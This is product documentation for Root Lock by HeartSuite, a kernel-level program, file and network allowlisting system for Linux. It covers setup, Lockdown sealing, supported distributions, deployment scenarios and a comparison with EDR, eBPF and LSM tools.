Introduction and Overview
Overview of Root Lock by HeartSuite, setup process, and system requirements.
Root Lock by HeartSuite | Humans in Command
Overview: Every attack does three things: run a program, access files, make a network connection. Root Lock by HeartSuite checks each program at the kernel, including a program running as root. What the allowlist check covers names the starts and file changes that still succeed.
In Lockdown, Root Lock blocks a program start that presents no allowlist entry, a file read or write on the open path that the entry does not grant, and an outbound connection the entry does not grant. By design, remote root has no intended path to change the sealed allowlist while the machine is running. Unsealing means booting the maintenance kernel from a physical or serial console. sshd is stopped when Lockdown seals, unless you chose to leave it running before the seal, and SSH cannot lift the seal. After the unseal, SSH is how you work in Setup Mode. Lockdown covers activation. Circumvention and recovery covers residual risk.
In this section
- Root Lock Overview — Core features, how it protects against malware, and the setup checklist.
- The Setup Journey — Initial setup, then the Dashboard checklist from installation to Lockdown, Cloud Path and Local Path, and how the Dashboard guides you.
- System Requirements — Compatible systems, kernel versions, and prerequisites.
- Deployment Scenarios — Environments and workloads where Root Lock fits best, plus notes on incompatible stacks.
- How Root Lock Compares — What Root Lock replaces, what it complements, and how it can be circumvented.
- Security as Economics — Which scanner findings can wait for the standard change window, and what that does to attacker cost.
For detailed installation steps, see Installation. Getting Started covers Cloud Path and Local Path. On a single host they converge at the Dashboard after initial setup. Both paths install one machine at a time; to apply allowlist policy across many hosts from Ansible, Terraform, or GitOps, see Central Policy.
1 - Root Lock by HeartSuite Overview
Core concepts and purpose of Root Lock by HeartSuite.
Overview: Every attack does three things: run a program, access files, make a network connection. Root Lock by HeartSuite checks each program at the kernel, including a program running as root.
Your SSH server and your web server both run as root. They still get different permissions because they are different programs.
Kernel-level enforcement
Under Lockdown, Root Lock checks an allowlist entry at program start, on the open path for a file read or write, and on an outbound connection. The same checks apply to a program running as root. A program start, a file open, or a connection with no matching grant is blocked.
On the 6.18.9-hs kernel that ships, Root Lock accepts a name that already has an allowlist entry and runs a different program. Root Lock also accepts, without a write grant for that file or directory, a FIFO, a socket file, or a symlink, an append through process accounting, and a change to the mode and owner of a file the program already has open. The same cases are named in What the allowlist check covers.
The Dashboard is the interface. After unattended initial setup, it shows the checklist and what is waiting for review.
After initial setup
Initial setup runs unattended on first boot of the Root Lock kernel, and again after a kernel update if new startup programs appear. The Dashboard appears when that chain is complete.
| Checklist | Purpose |
|---|
| 1. Program Allowlisting | Review and approve programs that need to execute |
| 2. File Access Allowlisting | Review and approve file read/write access for programs |
| 3. Internet Access Allowlisting | Review and approve outbound internet connections |
| 4. Secure Script Launchers | Configure interpreters for Python, Perl, PHP (if applicable) |
| 5. Alert Settings | Set up notification channels (email, syslog, webhook) |
| 6. Lockdown | Activate Lockdown — locked until the earlier checklist items are complete |
Features
1. Program Allowlist
An allowlist entry says whether a program may execute, which files it may read or write, and which network connections it may make. Root Lock reads that entry at program start, on the open path, and on an outbound connection.
The Dashboard presents three review queues:
- Programs queue (
[p]) — programs that executed during Setup Mode - File Access queue (
[f]) — programs that read or wrote files during Setup Mode - Internet Access queue (
[i]) — programs that made outbound connections during Setup Mode
File access is approved as read or write. Write includes read. See Allowlisting Basics for how the queues group volume.
2. Setup Mode and Lockdown
- Setup Mode: The kernel logs program executions, file accesses, and network connections without blocking them. Use this mode to build the allowlist.
- Lockdown: Root Lock applies the checks above.
Activating Lockdown requires empty review queues, configured alerts, and an active subscription. Type YES (case-sensitive) to confirm.
YES starts a probe reboot, and a second reboot applies the seal. From then on the allowlist is sealed while the machine is running, and root cannot change it either; Maintenance ([m]) is the path to make changes. See Lockdown.
3. File backup and versioning
Root Lock backs up files in designated directories on every write. The version manager can restore a version after encryption, deletion, or modification.
Modern ransomware destroys backup systems before encrypting files — shadow copies and backup agents are typically the first targets. Root Lock’s backups are protected by the kernel rather than by file permissions: under Lockdown, the kernel blocks write and delete to the backup directory (/.hs/b/) for every program except Root Lock backup tooling, including root.
When an approved program is compromised, recovery starts from the write before the damage, not the last scheduled snapshot.
4. Secure Script Launchers
For Python, PHP, and Perl, Secure Script Launchers identify the script so that script can have its own allowlist entry.
Two setup paths
Pre-installed on AWS, Google Cloud, Azure, DigitalOcean, Linode, and other providers. The Dashboard appears on first login.
Download from heartsecsuite.com, install, and boot the Root Lock kernel. Initial setup runs unattended. Once the Dashboard appears, Cloud Path and Local Path merge.
Cloud Path and Local Path install one machine at a time, and Ansible, Terraform, and GitOps apply allowlist policy after that install — see Central Policy.
Is Root Lock right for you?
Root Lock fits production servers, closed appliances, regulated workstations, build and CI infrastructure, and AI agent sandboxes. Containers fit as OCI images built and run off-host. Shared-kernel containers (Docker, containerd, Kubernetes, CRI-O, Podman) and rootless containers are not a fit by design: under Lockdown, Root Lock refuses the new mounts a runtime makes. A shared-kernel container guest is not a fit by design, because Root Lock must boot its own kernel. Local eBPF tooling is not a fit by design: the BPF syscall is off, so there is no eBPF program to load. See Deployment Scenarios.
If you already run Falco, AppArmor, gVisor, a Linux EDR agent, a SIEM, NDR, or a scanner, see How Root Lock Compares and Security as economics.
Launch a pre-installed cloud instance or download the Local Path package from heartsecsuite.com. Getting Started covers the rest.
2 - From install to Lockdown
Initial setup runs unattended. Then the Dashboard walks you from program allowlisting to Lockdown.
Overview: Initial setup adds startup and shutdown programs to the allowlist automatically. Root Lock by HeartSuite then logs in Setup Mode so you can review and approve remaining programs, file access, and network connections — including as root — before Lockdown blocks everything else.
Why Setup Mode is necessary
Lockdown blocks a program start that presents no allowlist entry, including a program running as root. What the allowlist check covers names the starts and file changes that still succeed. Initial setup already adds startup and shutdown programs so the host can boot. Setup Mode is how you add the rest of the workload.
In Setup Mode, Root Lock logs activity without blocking it. You review that activity through the Dashboard queues, approve programs and their access, and build an allowlist that matches the workload. Then you activate Lockdown.
Setup Mode is the default after installation. Automated backup also runs in Setup Mode, so you can restore protected directories before Lockdown is active.
Initial setup, then the Dashboard checklist
Initial setup runs unattended after you boot the Root Lock kernel. It reads startup and shutdown activity, adds those programs to the allowlist, and reboots as needed.
Cloud images complete initial setup during image preparation. On both paths, the Dashboard appears once initial setup is complete.
| Checklist | Description |
|---|
| 1. Program Allowlisting | Review and approve programs from the Dashboard’s Programs queue ([p]). |
| 2. File Access Allowlisting | Review and approve file reads and writes from the File Access queue ([f]). |
| 3. Internet Access Allowlisting | Review and approve internet connections from the Internet Access queue ([i]). |
| 4. Secure Script Launchers | Configure Secure Script Launchers from Launchers ([s]), if applicable. |
| 5. Alert Settings | Configure at least one push channel (email, syslog, or webhook) from Alert Settings ([e]). |
| 6. Lockdown | Locked until the earlier checklist items are complete. Activate from Lockdown ([l]). Review the checklist, then type YES (case-sensitive). |
On the Dashboard, the Suggested Next Step can open Launchers ([s]) after Programs if interpreters are pending, even though that row sits at 4.
Cloud Path and Local Path
Pre-installed on AWS, Google Cloud, Azure, DigitalOcean, Linode, and other providers. The Dashboard appears on first login.
Download from heartsecsuite.com, install, and boot the Root Lock kernel. Initial setup runs unattended. Once the Dashboard appears, Cloud Path and Local Path merge.
Getting Started covers Cloud Path and Local Path.
Many hosts still install through Cloud Path or Local Path on each machine. Ansible, Terraform, and GitOps apply allowlist policy after that install — see Central Policy.

After the Dashboard appears
Initial setup already added the programs from boot and shutdown. Setup Mode logs every program that executes, every file it reads or writes, and every outbound connection.
Start the services you will keep. Compilers, probes, and extra shells that execute now become items in the review queues, and any you approve can run under Lockdown. Skip programs that should not execute in production, because they do not belong on the allowlist.
After Lockdown, new packages go through Protecting During Maintenance. Allowlisting Basics covers approve and skip.
From installation to Lockdown
The following diagram shows installation to Lockdown on one host, including the maintenance cycle.
graph TD
    A[Install Root Lock] --> B{Cloud or Local?}
    B -- Cloud --> C[Boot instance — Dashboard confirms setup complete]
    B -- Local --> D["Boot setup runs automatically — reboots between passes"]
    D --> C
    C --> E[Dashboard appears — Suggested Next Step]
    E --> F["Programs queue — approve programs"]
    F --> G["Script Launchers — if applicable"]
    G --> H["File Access queue — approve file access"]
    H --> I["Internet Access queue — approve connections"]
    I --> J["Configure alerts"]
    J --> K["Activate Lockdown"]
    K --> L["YES — probe reboot, then seal reboot"]
    L --> M{Maintenance needed?}
    M -- Yes --> N["Maintenance [m] — console unseal, then SSH in Setup"]
    N --> K
    M -- No --> O[System secured]

    style A fill:#eee,stroke:#888
    style B fill:#eee,stroke:#888
    style C fill:#eee,stroke:#888
    style D fill:#eee,stroke:#888
    style E fill:#eee,stroke:#888
    style F fill:#eee,stroke:#888
    style G fill:#eee,stroke:#888
    style H fill:#eee,stroke:#888
    style I fill:#eee,stroke:#888
    style J fill:#eee,stroke:#888
    style M fill:#eee,stroke:#888
    style N fill:#eee,stroke:#888
    style K fill:#d4f4dd,stroke:#2a7a40
    style L fill:#d4f4dd,stroke:#2a7a40
    style O fill:#d4f4dd,stroke:#2a7a40
Activating Lockdown
Warning
Complete remaining allowlisting in Setup Mode before activating Lockdown. Initial setup already added startup and shutdown programs. Anything still waiting in the review queues will be blocked under Lockdown.
Activating Lockdown shows an allowlist summary and a precondition checklist. Type YES (case-sensitive) to confirm. That starts a probe reboot; a second reboot applies the seal. See Lockdown for the activation flow.
After Lockdown, the startup script re-engages the seal on every Root Lock kernel boot.
Maintenance in Lockdown
To unseal a locked allowlist, open Maintenance ([m]) from the Dashboard. After the seal is applied, reboot from a physical or serial console and select Maintenance: unseal and return to Root Lock. SSH is not enough for that GRUB pick. The seal lifts automatically and you return to Setup Mode, then log in over SSH to install packages, edit files, and review new activity. Lock down again when the change is done.
See Protecting During Maintenance.
3 - What this kernel needs — and what differs by stream
Architecture, supported distributions, kernel features and workloads the Root Lock kernel does not support, and which hosts the installer runs on. Confirm these before you install.
Overview: Confirm the host is x86 Linux on a distribution from the current lab matrix before you install. The Local Path command is the same on bare metal and on a full virtual machine. Root Lock by HeartSuite ships a 6.18 kernel for new images (uname -r is 6.18.9-hs on the current release). 5.19 is the legacy line for lab re-proof on Debian 11 and Ubuntu 20.04. Those hosts take the k5 installer. Each line has its own configuration.
See the Distro Compatibility Matrix for tiers, versions, and kernel line per row. That page is the source for which bases are Supported, In lab, Experimental, or Legacy.
| Component | Supported |
|---|
| Architecture | x86 (64-bit) |
| Distributions | Current 6.18 lab set: Debian 12/13, Ubuntu 24.04/26.04 (Supported). Fedora 42 (In lab). Rocky Linux 10, CentOS Stream 10, Alpine 3.21, openSUSE Tumbleweed (Experimental). Debian 11 and Ubuntu 20.04 (Legacy 5.19, lab re-proof). Ubuntu 22.04, Rocky Linux 9, RHEL 9, AlmaLinux 9, and CentOS Stream 9 miss the Python 3.11 floor. RHEL 8 and AlmaLinux 8 miss the glibc 2.34 floor. SLES: contact support; the same floors apply. Full notes: Distro Compatibility Matrix. |
| Kernels | 6.18 for new installs (6.18.9-hs). 5.19 is the legacy line for lab re-proof on Debian 11 and Ubuntu 20.04. |
Do not use the April 2026 v1.6.4 list (Fedora 41, Rocky 9.7, Alpine 3.21 as “validated,” Ubuntu 22.04 omitted). That table is retired.
Kernel
New Debian 12/13 and Ubuntu 24.04/26.04 installs boot the 6.18 Root Lock kernel. Debian 11 and Ubuntu 20.04 take the k5 installer and the 5.19 kernel for lab re-proof. The 6.18 bundle is for the current line, and the installer refuses it on these two hosts. Ubuntu 22.04 is outside this installer (Python 3.10). The Dashboard verifies kernel activation after initial setup and provides orientation on every boot.
Software compatibility notes
The BPF syscall is off by design on the 6.18.9-hs kernel, so eBPF tools cannot attach.
The Root Lock kernel is installed alongside your existing kernel via GRUB — it does not replace it. In Setup Mode, programs that would be blocked under Lockdown appear in the Dashboard review queues, so you see them before you lock down. Software not listed below runs on the Root Lock kernel like any other program: under Lockdown it needs an allowlist entry.
| Workload | On the Root Lock kernel |
|---|
| eBPF tooling (Falco, bpftrace, bcc, Cilium, Tetragon, …) | Not a fit by design. The BPF syscall is off, so there is no eBPF program to load. |
| FUSE (sshfs, s3fs, rclone, AppImage, gocryptfs, …) | Not a supported workload |
| Overlay / typical container storage | Not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes. Build and run Docker, containerd, Kubernetes, CRI-O, and Podman images off this host, or run Root Lock as the guest kernel in a VM the customer provides. |
| AppArmor userspace (Snap, Ubuntu profiles, LXD) | Not a supported workload |
| Unprivileged user namespaces / rootless containers | Not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes. |
| KVM hypervisor host | Not a supported product role. Root Lock as a guest on KVM/VMware/cloud is supported. |
The Local Path install command is the same on a physical machine and on a full virtual machine. Cloud Path is a pre-built image of that same install.
What differs is the machine you run it on: firmware and real devices on metal; virtio and a hypervisor serial console on a VM.
| Environment | Supported for install | What differs |
|---|
| Bare metal | Yes | Keyboard and monitor for the boot path. Firmware, physical disks, and physical NICs are in play. |
| Full VM with hardware virtualization (KVM, VMware, AWS/GCP/Azure and other cloud hypervisors) | Yes | The hypervisor serial console is the boot path (virsh console, AWS EC2 Serial Console, Linode LISH, Hetzner console, and similar). Devices are virtio or the cloud equivalent. |
| A VM nested inside another VM without hardware virtualization | No | The installer stops at the start. Install on the outer machine, or use a host that exposes /dev/kvm. |
Root Lock must boot its own kernel by design, so it runs on bare metal or a full VM. Shared-kernel container guests (OpenVZ, LXC, Docker/Podman sharing the provider kernel, systemd-nspawn) belong on a separate host. A nested guest needs /dev/kvm on the outer machine; if /dev/kvm is missing, install Root Lock on the outer machine itself.
See Where Root Lock is not a fit.
When the host matches these requirements, continue to Getting Started.
4 - Deployment Scenarios
Environments and workloads where Root Lock by HeartSuite’s kernel-level allowlisting fits best.
Overview: Every attack does three things: run a program, access files, make a network connection. Root Lock by HeartSuite enforces default-deny on all three at the kernel, per program, including malware running as root. Under Lockdown there is no permissive mode, nothing to unload, and the allowlist cannot be edited. An attacker who already has remote root cannot turn it off.
In Setup Mode, Root Lock logs activity so you can review and approve it through the Dashboard queues. Lockdown then enforces what you approved.
Root Lock operates standalone — no SaaS policy server, no agent-to-console channel. The Root Lock kernel sits beside your existing kernel in GRUB; you can boot back to the existing kernel. The scenarios below are where that model fits, then where it is not a fit by design.
Production servers
A web server serves pages. A database answers queries. A reverse proxy forwards traffic. Each has a shape you review and approve in the Dashboard queues after a few days of Setup Mode logging, then you activate Lockdown.
On a homogeneous fleet of these servers, install each host through Cloud Path or Local Path. Harvest a baseline from one reference host, then apply it with Ansible — see Central Policy.
Patches, package upgrades, and new services follow the same path: open a maintenance window, install the changes in Setup Mode, approve the new entries, then re-engage Lockdown.
CVE-2026-31431 — privilege escalation via AF_ALG — shows what Lockdown means on a production server. An attacker who exploits it ends up with root. On a Root Lock kernel AF_ALG is not compiled in, so that path is gone.
Even if it had been, Lockdown constrains the root shell the exploit produces: the kernel refuses to clear immutable flags, blocks mount operations, and blocks writes to the audit log, so a program added from that shell is gone after reboot.
See Kernel Security Transparency for the full CVE status table and scanner guidance.
Closed appliances and embedded devices
A kiosk, a point-of-sale terminal, an industrial control gateway, a network appliance, a medical device, a defence endpoint — these systems don’t have interactive users. They have a job. The programs that do the job are fixed.
An attacker’s first move is usually to introduce a new program. In Lockdown, Root Lock blocks that move before it starts. By design, remote root cannot add to the sealed allowlist while the system runs.
File Backup is the recovery layer. The kernel restricts the backup directory to Root Lock’s own backup tooling — no other allowlisted program, however privileged, can read or overwrite it. If an approved program is compromised and corrupts a file, previous versions remain intact and restorable from the Dashboard’s Backup.
Regulated workstations and analyst systems
In financial, legal, healthcare, and defence workplaces, a workstation’s toolchain is set by policy, not preference. The Dashboard includes review queues that let you approve each tool and add it to the allowlist. In Lockdown, only the tools you approve can execute — everything else is blocked.
Note
Lockdown seals the allowlist against change: the files are immutable (chattr +i), and the running kernel refuses the write, including from root. A compromised user session cannot quietly add an unauthorized tool, because the kernel itself will not accept the change.
In regulated industries — financial services, healthcare, defence — auditors ask a specific question: can an administrator, or an attacker who has compromised an administrator account, disable your security controls? With Lockdown active, remote root cannot disable enforcement the way an agent can be killed. sshd is stopped when Lockdown seals, unless you chose to leave it running before the seal, and SSH cannot lift the seal. Unsealing takes reaching the boot path: a keyboard and monitor on a physical machine, a serial console, or — on a virtual machine — the hypervisor that owns the guest’s disk image and memory. After unseal, SSH is how you work in Setup Mode. See Circumvention and recovery.
On VMs the hypervisor is the outer protective layer; Root Lock protects everything inside. Platform controls that protect the boot path (measured boot, disk encryption with keys held by the platform, controlled hypervisor access) extend that protection upward.
For environments subject to SOC 2, PCI DSS, HIPAA, or ISO 27001, that is a concrete answer to the privileged-access control question — and a clear specification of which controls remain the platform’s responsibility.
For managed security providers, this answer is the same for every Root Lock-protected server they manage: under Lockdown, no administrator credential, root session, or SSH session can unseal or rewrite the security policy. sshd is stopped when Lockdown seals, unless you chose to leave it running before the seal. After unseal, SSH is how you work in Setup Mode. For the competitive comparison on this point, see How Root Lock Compares.
Build, CI, and release infrastructure
A build host sits at the top of a supply chain. Compromise it, and every downstream consumer is at risk.
CVE-2024-27198 — JetBrains TeamCity, unauthenticated RCE — shows what that means. An attacker who reaches a TeamCity server can execute any program without credentials. On a Root Lock build host, that program has no allowlist entry. The kernel refuses to run it.
A supply chain attacker who compromises the build pipeline itself — using its own credentials and tooling — does not introduce a new program. In the May 2026 TanStack incident, 84 malicious package versions across 42 packages were published in six minutes using valid pipeline credentials. The program check does not stop that attack, because the pipeline tools already have allowlist entries.
What contains it is the network allowlist: under Lockdown, a compromised build tool cannot reach destinations outside its approved list, regardless of credential validity.
Root Lock restricts the host to only approved programs, controlling which can execute, which files they can access, and which network connections they can make:
- Compilers, linkers, signing tools, and release scripts you approved in Setup Mode.
- Network destinations they need to fetch dependencies and publish build artifacts.
File Backup keeps versioned copies of signing keys and build output. The kernel restricts those copies to Root Lock’s backup tooling — a compromised compiler, linker, or signing tool cannot read or overwrite them. So even if an approved tool is compromised, the previous versions remain intact and restorable from the Dashboard’s Backup.
Offline and air-gapped deployments
Some systems cannot assume the network is there. Industrial control networks, defence systems, classified environments, ships, aircraft, and recovery-of-last-resort servers either have no outbound connectivity or cannot be permitted to reach the internet at all.
Root Lock operates standalone — the allowlist lives on the machine, enforcement happens inside the kernel, and logs go to whichever local channel you configure. There is no telemetry upstream and no policy server to round-trip with.
An offline Root Lock system protects exactly the same way as an online one. Cloud-dependent EDRs degrade sharply in these environments; Root Lock does not.
AI agent and automation sandboxes
Autonomous agents are powerful because they decide what to do next. That is also why they need a cage. Pwn2Own Berlin 2026 added an AI/ML tools category for the first time; every target fell.
Run Root Lock as the guest kernel inside a per-task virtual machine — a Kata Container, a Firecracker microVM, or plain KVM. You build the allowlist once: run a representative agent task in Setup Mode, review and approve the tools it uses through the Dashboard queues, then bake that allowlist into the VM image.
Each task VM boots from that image with the allowlist already on the disk. The image is not sealed. You run the seal on that machine, and the seal takes effect on the next boot. The allowlist holds for the life of the task. Then the VM is gone.
An attacker who already has root inside the VM cannot turn this off. Its enforcement is not an LSM policy that can be unloaded or set permissive, and there is no userspace shim to detach and no agent to kill. gVisor filters syscalls in userspace to protect the host; Root Lock, as the guest kernel, protects the workload.
Note
You get the most reliable allowlist from Setup Mode when the same programs run in the same way across tasks, because repeating activity is what you can review and approve in the Dashboard queues with confidence. Agents that call unpredictable tools at runtime are harder to allowlist than agents whose action space is well-scoped to a defined set of tools.
Shared-kernel containers
Docker, containerd, Kubernetes, CRI-O, and Podman are not a supported workload on a Root Lock host, by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes each time it starts or reschedules a container. The installer can notice that one of those engines is present, but it records the host as a standard host and does not adapt Setup Mode for container images.
Build and run OCI images on another host. Root Lock protects the fixed-workload machines around that runtime. For a task that should sit in its own machine, install Root Lock as the guest kernel in a virtual machine.
Where Root Lock is not a fit
A few workloads are incompatible with the Root Lock kernel as shipped — not a fit by design.
- Shared-kernel container guests (OpenVZ, LXC, Docker/Podman guests on a provider kernel, systemd-nspawn) — Root Lock must boot its own kernel by design. Full VMs under KVM or cloud hypervisors are supported; Root Lock runs as a guest kernel inside them.
- Shared-kernel container engines on this host (Docker, containerd, CRI-O, Kubernetes, Podman) — not a fit by design, including a long-lived or fixed set of containers. Under Lockdown, Root Lock refuses the new mounts a runtime makes each time it starts or reschedules a container. Build and run those images on another host. See Shared-kernel containers above.
- Hosts where eBPF-based tooling must run locally — not a fit by design. Falco, Cilium, Tetragon, bpftrace, and similar tools need the BPF syscall, and Root Lock does not enforce through eBPF. On 6.18.9-hs the BPF syscall is off, so there is no eBPF program to load. These tools can still observe the Root Lock host from adjacent infrastructure via network taps or log forwarding. For on-host forensics, use strace and /proc inspection.
- Hypervisor hosts running virtual machines — Root Lock protects workloads running inside a kernel. A hypervisor host grants trusted access to guest workloads it does not control — the inverse model. KVM host mode is not a supported configuration. Root Lock runs as a guest on KVM, cloud hypervisors, and other platforms.
- A VM nested inside another VM without hardware virtualization — a VPS or cloud guest is already a virtual machine. Install Root Lock there, or on a host that exposes
/dev/kvm. Nesting a second guest without hardware virtualization causes the installer to stop at the start. See Bare metal, virtual machines, and nested VMs. - Rootless containers — not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes. Run them on a separate host.
- Applications that update daily or on an unpredictable schedule — each update that adds a new binary, dependency, or network destination requires a maintenance window: open Setup Mode, run the update, approve the new allowlist entries, and re-engage Lockdown. That process fits controlled patch schedules. At daily cadence the overhead is daily. Applications with a predictable update cycle are a better fit.
See System Requirements → Software Compatibility Notes for the full list.
Kubernetes-native runtime security, cross-platform endpoint protection across Windows and macOS, developer per-application sandboxing, and enterprise backup at fleet scale each have dedicated tools built for them. Root Lock is built for one thing: Linux systems where the security policy must survive a compromised root account.
If the host is a fit, continue to Getting Started.
5 - What Root Lock replaces — and what it does not
It replaces tools an attacker who already has remote root can unload. It does not replace your SIEM, NDR, or scanner. Includes how it can be circumvented.
Overview: Root Lock by HeartSuite controls per program whether it can execute, which files it can read or write, and which network connections it can make, including for programs running as root. Under Lockdown there is no permissive mode, nothing to unload, and the allowlist cannot be edited. An attacker who already has remote root cannot turn it off.
Standard operating systems grant those rights to users. Ken Thompson built Unix that way in 1969 on an unused PDP-7 at Bell Labs, designed for a small group of trusted researchers, not for networked infrastructure or a world with malware. Every operating system since inherited the decision unchanged. Until now.
Runtime-confinement and kernel-observability tools whose enforcement can be disabled by an attacker who already has remote root.
Your SIEM, network detection, vulnerability scanner, or HIDS. Those answer different questions and should be run alongside.
Kernel architecture
| Standard Linux | Root Lock |
|---|
| Wide kernel + security agent watching it | Custom kernel. The BPF syscall is off by design. Enforcement is allowlist + Lockdown. |
| BPF programs enforce blocking policy | The BPF syscall is off by design (bpf() returns ENOSYS). Root Lock does not rely on an unloadable eBPF policy. |
| Kernel module driver provides telemetry | No HeartSuite agent module to kill. |
| OverlayFS and FUSE enabled for containers | A container runtime on this host is not a fit by design: under Lockdown, Root Lock refuses the new mounts a runtime makes. |
| Blocking depends on runtime configuration | Blocking is compiled into the kernel; the allowlist is sealed under Lockdown |
graph TB
    Root(["Root attacker"])

    subgraph SL["Standard Linux: runtime layers"]
        EDR["EDR agent\nCrowdStrike · SentinelOne"]
        BPF["eBPF runtime\nFalco · Tetragon · Sysdig"]
        LSM["LSM hooks\nAppArmor · SELinux"]
        K["Kernel binary"]
        EDR --> BPF --> LSM --> K
    end

    subgraph HS["Root Lock: compiled enforcement"]
        HSK["Kernel binary\nenforcement compiled in\nno HS agent to kill"]
    end

    Root -."kill".-> EDR
    Root -."unload".-> BPF
    Root -."set permissive".-> LSM
    Root -."no path".-> HSK

    style EDR fill:#fdd,stroke:#c44
    style BPF fill:#fdd,stroke:#c44
    style LSM fill:#fdd,stroke:#c44
    style K fill:#eee,stroke:#888
    style HSK fill:#d4f4dd,stroke:#2a7a40
Standard Linux security tools are runtime layers an attacker who already has remote root can disable. Root Lock compiles enforcement into the kernel binary itself. The BPF syscall is absent, so there is no eBPF layer to unload, no agent to kill.
For a feature the booted kernel leaves unset, the vulnerable code is absent. On 6.18.9-hs that includes the BPF syscall. See Kernel Security Transparency.
Most runtime security tools sit at Layer 3 (LSM hooks such as SELinux and AppArmor) or Layer 5 (userspace EDR agents such as CrowdStrike Falcon and SentinelOne). Root Lock sits at Layer 2: enforcement is compiled into the kernel binary itself, not a program installed in userspace.
An attacker who already has remote root can turn those tools off by killing the program, unloading the module, or setting the LSM policy permissive. At Layer 2 there is nothing to turn off, because enforcement is part of the running kernel.
Unsealing the allowlist takes physical presence or the cloud serial console. sshd is stopped when Lockdown seals, unless you chose to leave it running before the seal. SSH cannot unseal. That leaves two questions for a Root Lock host: whether Setup Mode approved too much, and whether someone at the console can unseal it.
See Circumvention and recovery. For the full taxonomy with all tools mapped by layer, see Layer Analysis.
Security as economics
For which scanner findings can wait for the standard change window, and for attacker cost, defender operational cost, and ROI against SELinux, EDR, Zafran, and CTEM programs, see Security as Economics.
What Root Lock replaces
The comparison below is scoped to preventive enforcement. Telemetry, behavioural analytics, and incident response are in What Root Lock complements. Each tool has a known bypass path. See Circumvention and recovery for detail.
| Tool | What it does | How it can be disabled | How Root Lock compares |
|---|
| Falco, Cilium Tetragon, Sysdig Secure, Tracee, bpftrace (eBPF-based runtime detection) | Attach BPF programs to kernel hooks, watch syscall patterns, alert on suspicious behaviour | An attacker who already has remote root can unload the BPF program, kill the agent, or disable the BPF syscall | The BPF syscall is off by design (bpf() returns ENOSYS). Root Lock does not rely on an unloadable eBPF policy. There is no HeartSuite agent to kill. Enforcement is compiled in. |
| AppArmor, SELinux, SMACK, Landlock (LSM policy on a stock kernel) | Per-process MAC profiles limiting filesystem and capability access | Root can set SELinux to permissive, unload an AppArmor profile, or edit the policy file | Under Lockdown there is no permissive mode, nothing to unload, and the allowlist cannot be edited. The files are immutable, and the kernel refuses the write. |
| seccomp-bpf sandboxes (systemd services, browser sandboxes, bubblewrap, firejail) | Per-process syscall filters set by the process itself or its parent | A parent with equivalent privilege can spawn the same binary without the filter. Filters are scoped to a process tree, not to the program identity | Root Lock gates by program identity, not process lineage. A program’s allowlist applies every time it runs, regardless of who spawned it. |
| gVisor (userspace kernel for container sandboxing) | Intercepts container syscalls in a userspace kernel, reducing exposure to the host kernel | Runs as a userspace process; a compromise of the gVisor process itself, or a bug in its syscall emulation, can allow escape | Root Lock is the kernel: one layer instead of two, with nothing to unload. It is the guest kernel in a VM the customer provides. |
| Linux EDR agents (CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint, FortiEDR) | Kernel module or eBPF agent providing telemetry, detection, and response | Root can kill the agent process, unload the module, or tamper with the driver. Many breaches include “disable EDR” as an early step | Root Lock has no agent and no module to unload. It is the kernel. EDR still provides telemetry and response Root Lock does not; treat Root Lock as a replacement for the preventive-enforcement dimension only. See What Root Lock complements. |
